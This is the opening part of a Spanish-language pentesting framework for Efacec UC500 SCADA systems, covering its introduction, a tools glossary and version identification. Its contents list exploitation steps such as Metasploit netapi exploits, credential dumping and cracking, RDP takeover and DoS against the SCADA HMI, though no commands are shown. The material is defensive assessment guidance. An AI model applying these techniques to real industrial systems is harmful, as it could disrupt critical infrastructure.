



# **Framework de pentesting para Sistemas SCADA**

**Efacec UC500**

Eduardo Ignacio Vásquez Pinto

**En colaboración de**

phD. Helder Yesid Castrillón Cobo

**Primera versión**

**Marzo - 2021**

## Contenido

1. Introducción .....	9
2. Desarrollo en el futuro y mejora continua del Framework.....	13
2.1. Explotación del resto de vulnerabilidades encontradas .....	13
2.2. Búsqueda de publicaciones científicas .....	13
2.2.1. Filtro de resultados .....	14
2.2.2. Lectura de artículos .....	14
2.3. Ejecución de las nuevas vulnerabilidades.....	15
3. Glosario .....	16
3.1. Nessus .....	16
3.2. OpenVAS (GVM).....	17
3.3. GoAheads-Webs, servidor web de Efacec UC500.....	17
3.4. OWASP ZAP .....	17
3.5. OWASP ZAP – Spider .....	18
3.6. Remote Desktop Protocol (RDP) .....	18
3.7. OWASP DirBuster .....	19
3.8. Ataque de Denegación de Servicio (DoS).....	19
3.9. OPC .....	19
4. Framework de pentesting .....	20

4.1.	Fase 1: Inicial .....	20
•	Identificación del Sistema Operativo .....	21
•	Identificación del software UC500 de Efacec .....	24
4.2.	Fase de Búsqueda .....	26
•	Documentación de los hallazgos .....	53
4.3.	Fase de Explotación.....	54
4.4.	Fase de Ponderación .....	87
4.5.	Fase de Mitigación .....	89
•	Comprobación de resultados.....	93
4.6.	Fase de Cierre .....	93
4.6.1.	Documento final.....	94
4.6.2.	Feedback del usuario .....	94
4.6.3.	Fin del proceso de pentesting.....	94
5.	Anexos.....	95

## Figuras

Figura 1. Estructura operacional del Framework.....	12
Figura 2. Metodología OWASP WSTG, simplificada.....	15
Figura 3. Comando para identificar versión del S.O.....	22
Figura 4. Versión de Microsoft Windows XP .....	23
Figura 5. Versión de Microsoft Windows 10 .....	23
Figura 6. Versión de UC500 utilizada en el sistema SCADA .....	25
Figura 7. Ingreso a la plataforma de Nessus.....	28
Figura 8. Creación de un escaneo – paso 1.....	29
Figura 9. Creación de un escaneo – paso 2.....	30
Figura 10. Creación de un escaneo – paso 3.....	31
Figura 11. Creación de un escaneo – paso 4.....	32
Figura 12. Creación de un escaneo – paso 5.....	33
Figura 13. Procesos de escaneo actualmente configurados.....	34
Figura 14. Detalles del proceso de escaneo seleccionado .....	35
Figura 15. Detalles del proceso de escaneo, ampliado.....	35
Figura 16. Creación de reportes de resultados .....	37
Figura 17. Ingreso a la platadorma de OpenVAS/GVM.....	38
Figura 18. Creación de una nueva instancia de análisis .....	39
Figura 19. Parametrización del análisis de vulnerabilidades.....	40
Figura 20. Ingresar a la sección de Tasks.....	41
Figura 21. Parametrización de la nueva Task .....	42

Figura 22. Estado de las Task creadas y su ejecución .....	43
Figura 23. Opción de generar el reporte de OpenVAS.....	44
Figura 24. Ventana de exportación del reporte .....	45
Figura 25. Selección del método de escaneo de OWASP ZAP .....	46
Figura 26. Parametrización del análisis con OWASP ZAP.....	47
Figura 27. Resultados en tiempo real del análisis .....	48
Figura 28. Creación de reportes de resultados en OWASP ZAP .....	49
Figura 29. Configuración de OWASP DirBuster.....	51
Figura 30. Vista de resultados en tiempo real del análisis .....	52
Figura 31. Generación de reporte con OWASP DirBuster .....	53
Figura 32. Ejecución de Metasploit Framework .....	56
Figura 33. Búsqueda de un exploit específico.....	57
Figura 34. Proceso de explotación de netapi .....	59
Figura 35. Volcado de usuarios de Windows con meterpreter .....	61
Figura 36. Decodificación de encriptación LM.....	62
Figura 37. Ataque por fuerza bruta para obtención de credenciales .....	64
Figura 38. Inicio de sesión a equipo Windows XP por RDP.....	66
Figura 39. Inicio de sesión exitoso en Windows XP con las credenciales obtenidas ....	67
Figura 40. Inicio de sesión a equipo Windows 10 por RDP.....	68
Figura 41. Inicio de sesión exitoso en Windows 10 con las credenciales obtenidas .....	69
Figura 42. Pantalla de inicio de sesión UC500 v7.3.10 .....	71
Figura 43. Pantalla de inicio de sesión UC500 v9.0.19 .....	71

Figura 44. Obtención de las credenciales a través de las herramientas del navegador web.....	72
Figura 45. Resultados de OWASP DirBuster .....	73
Figura 46. Configuración de un Thread Group en JMeter .....	75
Figura 47. Parametrización del módulo HTTP Request en JMeter .....	76
Figura 48. Resultados en tiempo real del ataque DoS sobre el sistema SCADA.....	77
Figura 49. Comprobación del DoS en el HMI del servidor SCADA .....	78
Figura 50. Prueba ICMP, antes del ataque DoS .....	79
Figura 51. Prueba ICMP, durante el ataque DoS.....	80
Figura 52. Creación de una board TCP/IP en IOserver .....	82
Figura 53. Configuración de un nuevo puerto en IOserver .....	83
Figura 54. Configuración TCP/IP del puerto en IOserver .....	84
Figura 55. Configuración del protocolo en IOserver .....	85
Figura 56. Conexión exitosa al servidor SCADA con IOserver.....	86

## **Tablas**

Tabla 1. Tabla de ponderación de puntajes de explotación ..... 88

Tabla 2. Evaluación de seguridad del sistema SCADA..... 88

## **Anexos**

Anexo 1. Documentación de resultados del Framework .....	95
--	----



## 1. Introducción

El presente trabajo corresponde a un Framework conceptual para pruebas de penetración o *pentesting* de ciberseguridad, desarrollado con el propósito de utilizarse por profesionales encargados de configurar, desplegar y mantener sistemas SCADA UC500 de la marca Efacec.

El desarrollo de este Framework fue llevado a cabo mediante la exhaustiva investigación basada en documentos científicos que investigaron los tipos de vulnerabilidades presentes en los sistemas SCADA. El análisis y explotación de vulnerabilidades se llevó a cabo en base a metodologías bien conocidas en la industria, de esta forma, se garantiza una eficacia en los procedimientos y resultados que se verán a lo largo del documento.

La construcción y uso de esta herramienta, está pensado para que personas con pocos conocimientos o simples nociones en el área de la seguridad de la información, puedan hacer uso de herramientas de software especializadas para descubrir vulnerabilidades que pudieran estar presentes en los distintos recursos informáticos que conforman el sistema SCADA UC500 y, posteriormente, explotar algunas de ellas para entender sus potenciales consecuencias.

Con lo anterior expuesto, se pondrá a disposición del usuario una serie de programas para encontrar y explotar vulnerabilidades, con un detallado procedimiento de utilización y la respectiva explicación técnica. Los procedimientos, métodos y resultados mostrados


en este documento, son fruto de un extenso trabajo investigativo basándose en fuentes académicas formales actualizadas. De esta forma, se garantiza la calidad de los métodos de ejecución que se emplean.

Una vez conseguidos los resultados de búsqueda y explotación, el ejecutor de las pruebas tendrá la posibilidad de ponderar las vulnerabilidades encontradas, mediante un sistema desarrollado para tal fin. Tomando como referencia organismos de reconocimiento global en el área de la seguridad informática, se podrá asignar un puntaje representativo a cada vulnerabilidad del sistema, de manera de poder evaluar qué tan seguro es la plataforma del sistema SCADA analizado y en qué ámbitos se debe poner mayor énfasis de mejora.

Las vulnerabilidades para analizar tendrán sus propias recomendaciones de mitigación, con el objetivo de facilitar la mejora de los sistemas. Si bien es cierto que algunas vulnerabilidades no pueden ser subsanadas en su totalidad, al menos se dará un soporte para hacer que su explotación sea más difícil a como era antes del análisis propuesto en esta investigación.


Para finalizar, el usuario podrá generar un documento mediante plantillas, en el cual estarán detallados todos los aspectos analizados por el responsable de las pruebas. Se pretende que los usuarios de esta herramienta puedan confeccionar un reporte de vulnerabilidades, explotación y mitigación para contribuir al análisis y mejora continua de los sistemas SCADA UC500 de Efacec.

El Framework se divide en seis fases claramente identificadas, las cuales se muestran a continuación:



Cada una de estas fases, se explicará en detalle posteriormente al llegar a sus respectivos capítulos.

En la **Figura 1**, se muestra la estructura del Framework a nivel operacional, la cual expone cada una de las fases y los elementos que la componen.



**Figura 1. Estructura operacional del Framework**

## **2. Desarrollo en el futuro y mejora continua del Framework**

El Framework fue desarrollado tomando como referencia documentos científicos cuyas publicaciones que datan de 2016 a 2020, relacionados con vulnerabilidades de seguridad informática en sistemas SCADA. Con el propósito de garantizar su utilidad en un futuro, esta herramienta puede ser libremente mejorada por los profesionales que la utilizan, mediante la eventual adición de nuevas vulnerabilidades y métodos de descubrimiento y explotación. Para lograr esta mejora y actualización, se recomienda seguir el siguiente procedimiento:

### **2.1. Explotación del resto de vulnerabilidades encontradas**

En primer lugar, se pueden realizar explotaciones del resto de vulnerabilidades que se encontrarán directamente con herramientas especializadas mostradas en este documento, entre ellas se encuentra Nessus, OpenVAS y OWASP ZAP. Las vulnerabilidades mostradas en los resultados de estos softwares se encuentran detalladas con sus respectivos códigos (CVE, CWE, por ejemplo) y una descripción detallada. Se puede realizar una búsqueda en la web de métodos de explotación para cada una de ellas, permitiendo ampliar los resultados de vulnerabilidades de sistemas SCADA mostrados en esta Framework.

### **2.2. Búsqueda de publicaciones científicas**

Se realizará una búsqueda de publicaciones científicas e información relacionada con vulnerabilidades de sistemas SCADA en portales dedicados, como por ejemplo, Google Scholar (<https://scholar.google.com/>) o bien directamente en sitios de publicaciones

como IEEE Xplore (<https://ieeexplore.ieee.org/Xplore/home.jsp>), ResearchGate (<https://www.researchgate.net/>), entre otros. Se recomienda seguir una metodología de búsqueda establecida, como por ejemplo la propuesta por la investigadora Barbara Kitchenham en su publicación "Procedures for Performing Systematic Reviews".

La búsqueda de documentación deberá realizarse utilizando palabras clave (en inglés *keywords*). Las utilizadas en esta herramienta fueron:

- *vulnerabilities, vulnerability, risk, informatic security, SCADA, tools, pentesting, penetration test, kali, framework, method, methodology, electrical substation.*

#### **2.2.1. Filtro de resultados**


Una vez se localicen las publicaciones más recientes, posteriores a 2020, se realizará un criterio de inclusión y exclusión de resultados. Es necesario revisar cuales de los documentos tienen real relación con el objetivo de encontrar nuevas vulnerabilidades de los sistemas SCADA, así como la disponibilidad de obtención del archivo. Tratándose de publicaciones científicas, realizando una lectura del abstracto, se puede tener una idea clara del contenido del documento.

#### **2.2.2. Lectura de artículos**

Con los documentos obtenidos y filtrados, se debe realizar su lectura detallada. Aquí se extraerá todo lo relacionado con vulnerabilidades SCADA: las categorías, repercusiones, los eventuales métodos explotación, herramientas utilizadas y mitigaciones.

### 2.3. Ejecución de las nuevas vulnerabilidades

Las eventuales nuevas vulnerabilidades y métodos de explotación encontrados, se deben realizar las pruebas al sistema SCADA UC500 de Efacec. Se recomienda basarse en una metodología estándar, como por ejemplo OWASP Web Security Testing Guide (OWASP WSTG). En la **Figura 2**, se muestra la metodología antes señalada, simplificada para el uso en este Framework.



*Figura 2. Metodología OWASP WSTG, simplificada*

Los resultados obtenidos de las pruebas sobre el sistema SCADA UC500, deberán ser registrados y catalogados según lo mostrado en este Framework.

### **3. Glosario**

En este capítulo se detallarán algunos conceptos que se verán a lo largo del Framework, con la finalidad que el profesional que lleve a cabo las pruebas pueda familiarizarse de mejor manera con las herramientas de software, protocolos y tipos de ataques.

#### **3.1. Nessus**

Nessus es una herramienta de seguridad, desarrollada por la compañía Tenable, Inc, la cual se utiliza para escanear un computador de forma remota, generando alertas y reportes si descubre alguna vulnerabilidad, las cuales pueden ser utilizadas para fines investigativos, hacking ético o cibercriminales para obtener acceso a cualquier computadora que haya conectado a una red. Lo hace ejecutando más de 1200 comprobaciones en una computadora determinada, probando para ver si alguno de estos ataques podría usarse para ingresar a la computadora o dañarla de otra manera.

Nessus es muy extensible y proporciona un lenguaje de secuencias de comandos para que pueda escribir pruebas específicas para un sistema. Proporciona una interfaz de complemento, encontrándose muchos en el sitio de complementos de Nessus.

La cuota de mercado de uso de herramientas de seguridad desarrolladas por Tenable, Inc a nivel mundial al año 2020, se aprecia en la Error! Reference source not found.. Como se puede apreciar, es la firma más utilizada de esta especialidad con una cuota del 27,6%.



### **3.2. OpenVAS (GVM)**

OpenVAS es un escáner de vulnerabilidades desarrollado por Greenbone. Sus capacidades incluyen pruebas no autenticadas, pruebas autenticadas, varios protocolos industriales y de Internet de alto y bajo nivel, ajuste de rendimiento para escaneos a gran escala y un poderoso lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad. El escáner va acompañado de pruebas de vulnerabilidades con un largo historial y actualizaciones diarias. El canal comunitario de Greenbone incluye más de 50.000 pruebas de vulnerabilidad. Los trabajos se aportan como código abierto a la comunidad bajo la Licencia Pública General GNU (GNU GPL).

### **3.3. GoAhead-Webs, servidor web de Efacec UC500**

GoAhead-Webs fue adquirido por Oracle y actualmente es desarrollado y mantenido compañía EmbedThis Inc, fundada por Michael O'Brien, el programador original de este servidor web. GoAhead es el pequeño servidor web integrado más popular del mundo y se implementa en cientos de millones de dispositivos. Es simple, compacto e ideal para el alojamiento eficiente de aplicaciones web integradas. GoAhead tiene solo 115K de código, pero proporciona un conjunto completo y poderoso de características para aplicaciones web seguras.

### **3.4. OWASP ZAP**

OWASP Zed Attack Proxy (ZAP) es una de las herramientas de prueba de seguridad de aplicaciones web más populares del mundo. Está disponible de forma gratuita como un proyecto de código abierto, y OWASP contribuye y mantiene. El proyecto de seguridad de aplicaciones web abiertas (OWASP, del inglés Open Web Application Security

Project) es un grupo de voluntarios sin fines de lucro y neutrales en relación con los proveedores, dedicados a hacer que las aplicaciones web sean más seguras. La herramienta OWASP ZAP puede ser utilizada durante el desarrollo de aplicaciones web por desarrolladores web o por expertos en seguridad experimentados durante las pruebas de penetración para evaluar las vulnerabilidades de las aplicaciones web.

### **3.5. OWASP ZAP – Spider**

El Spider (araña, en español) corresponde a una herramienta que se utiliza para automatizar el descubrimiento de URL sobre un sitio web específico. Inicia con una lista de URL para acceder, denominadas “semillas”. El Spider accede a cada una de estas URL identificando todos los hipervínculos en la página. Este proceso continúa de manera recursiva cada vez que se encontrados nuevos enlaces.

### **3.6. Remote Desktop Protocol (RDP)**

Un recurso ampliamente utilizado en la gestión, visualización y administración remota de sistemas Microsoft Windows, es el servicio RDP (Remote Desktop Protocol). Al igual como se mencionó en el punto anterior, RDP también utiliza una cuenta real y habilitada del sistema operativo remoto para su funcionamiento y acceso. Al vulnerar las credenciales de Administrator, es posible acceder por esta vía y alterar tanto los sistemas operativo y SCADA, pero ahora de una forma más cómoda con interfaz gráfica de usuario (GUI), como si se estuviera delante del equipo.

### **3.7. OWASP DirBuster**

OWAP DirBuster es una herramienta de pentesting con interfaz gráfica de usuario (GUI), escrita en Java, utilizada para realizar ataque de fuerza bruta para el descubrimiento de nombres de directorios y archivos alojados en un servidor web. Funciona también cuando estos elementos se encuentran ocultos. Este software cuenta con nueve listas de consultas, haciéndolo extremadamente efectivo para el descubrimiento por fuerza bruta. Este software es desarrollado y mantenido por OWASP y se encuentra disponible de manera predeterminada en la distribución Kali Linux (Kali Tools, 2020).

### **3.8. Ataque de Denegación de Servicio (DoS)**

Un ataque de denegación de servicio (DoS, por las siglas en inglés Denial of Service) es un ataque destinado a inutilizar una máquina o red, haciéndola inaccesible para los usuarios legítimos (p. ej. empleados, miembros o titulares de cuentas) del servicio o recurso esperado. Los ataques DoS, logran esto inundando el objetivo con enorme cantidad de tráfico o información que desencadena un bloqueo del servicio.


### **3.9. OPC**

El OPC (del inglés OLE for Process Control) es un estándar de especificaciones para comunicaciones industriales, tal como sistemas SCADA. Permite la visualización y control en tiempo real entre sistemas de control industrial (ICS).

## 4. Framework de pentesting

En este capítulo comienza el Framework de pentesting, en donde se detallará a los profesionales de sistemas SCADA cómo podrán realizar las pruebas prácticas sobre los sistemas UC500 de Efacec y obtener la información relacionada con seguridad informática. A lo largo de las seis fases que componen la totalidad de la herramienta, se darán a conocer detalladamente los procedimientos desde obtener las versiones de los sistemas utilizados, la búsqueda, explotación y ponderación de vulnerabilidades, para finalmente conocer las medidas de mitigación recomendadas para hacer del sistema SCADA más seguro.

### 4.1. Fase 1: Inicial



Tal como su nombre lo indica, en esta fase inicial es donde comienza el proceso de intervención sobre el sistema SCADA. En primer lugar, se establecen los criterios de la utilización de este Framework de pentesting. Para esto, es necesario hacer la primera pregunta de rigor: El sistema SCADA a analizar, ¿corresponde a UC500 de Efacec? Si la respuesta es “no”, entonces este Framework no aplicará, o al menos, no en su totalidad y dependerá del sistema SCADA, plataforma en cuestión y las tecnologías informáticas

comunes que pudiera compartir con UC500. Por el contrario, si la respuesta es “sí”, entonces se puede continuar con el desarrollo de este Framework de forma íntegra.


Este Framework ha sido probado en sistemas SCADA basados en UC500 de Efacec. Los resultados esperados basándose en los procedimientos y técnicas aquí mostrados se garantizan solo con esta plataforma. Sin embargo, otros sistemas SCADA pueden compartir tecnologías comunes con UC500 (p. ej. servicios web, bases de datos, entre otros), por lo cual dependerá de cada caso la efectividad de Framework para estos escenarios.

- **Identificación del Sistema Operativo**

El sistema SCADA UC500 basa sus operaciones en sistemas operativos de la familia Microsoft Windows, desde sus versiones XP a 10 LTSB 2016, pasando por las versiones 7, 8 y 8.1. Para identificar la versión del sistema operativo Microsoft Windows utilizado por el sistema SCADA UC500, es necesario realizar la siguiente secuencia:

- *Clic en “Menú Inicio” de Windows → Abrir “Ejecutar” → Escribir: winver → OK*

En la **Figura 3**, se muestra un ejemplo claro de la ejecución de esta secuencia.



**Figura 3. Comando para identificar versión del S.O.**

Una vez ejecutado el comando, el sistema operativo mostrará la versión de Microsoft Windows utilizada actualmente. En la **Figura 4** y **Figura 5** se muestran los resultados arrojados de las versiones de Windows XP y 10, respectivamente.

Cabe destacar que, para realizar el procedimiento antes señalado, es necesario estar autenticado con un usuario del sistema operativo (sesión iniciada).



**Figura 4. Versión de Microsoft Windows XP**



**Figura 5. Versión de Microsoft Windows 10**

Conocer el dato de la versión del sistema operativo es relevante para la seguridad informática de los sistemas UC500. Al momento de la redacción de este documento, Microsoft Windows XP y 7 ya no cuentan con soporte por parte del desarrollador, por lo tanto, cualquier vulnerabilidad encontrada no será reparada a nivel de parches de seguridad futuros, agregando este vector de ataque de forma relevante.


- **Identificación del software UC500 de Efacec**

Con el propósito de conocer qué versión de UC500 se está utilizando en el sistema SCADA, se debe acceder a la opción “About UC 500...” que se encuentra en la barra superior del sistema. Para ello, la secuencia de acceso es la siguiente:

➤ *Clic derecho en la barra superior → Help → About UC 500...*

En la **Figura 6** se muestra resaltado en amarillo la ubicación de la versión actualmente en servicio.






**Figura 6. Versión de UC500 utilizada en el sistema SCADA**

- **¿Por qué es necesaria la información de esta fase?**

La identificación de la información relacionada con las versiones del sistema operativo, así como la versión de UC500, se hace relevante para los procedimientos descritos posteriormente en este documento, además del registro en los documentos de resultados. Las vulnerabilidades de los sistemas variarán de acuerdo con las versiones de todos los componentes que conforman el sistema SCADA.

## 4.2. Fase de Búsqueda



En esta fase del Framework, se espera que se descubran y documenten todas las vulnerabilidades presentes tanto en el sistema operativo, como en los servicios web utilizados por el software SCADA UC500 de Efacec. Existen varios procedimientos con distintas herramientas que pudieran arrojar resultados distintos a las instrucciones descritas en este documento, por lo cual, sería válido si el usuario conoce otros métodos e instrumentos que lo lleven a mejorar los hallazgos, siempre y cuando se documenten adecuadamente.

Para esta fase, es necesario contar con las siguientes herramientas:

- Kali Linux: Esta distribución de GNU/Linux especializada en seguridad informática, se puede obtener de forma gratuita desde el sitio web oficial (<https://www.kali.org/downloads/>).
- Máquina virtual o equipo real con la distribución funcionando y actualizada: La documentación de instalación y actualización de Kali Linux, se puede encontrar también en el sitio web oficial (<https://www.kali.org/docs/>). En caso de utilizar una máquina virtual, es necesario un software hypervisor, también llamado virtual

machine monitor, en donde ejecutarla. Ejemplos de estos softwares son: VMware, VirtualBox, Microsoft Hyper-V, entre otros.

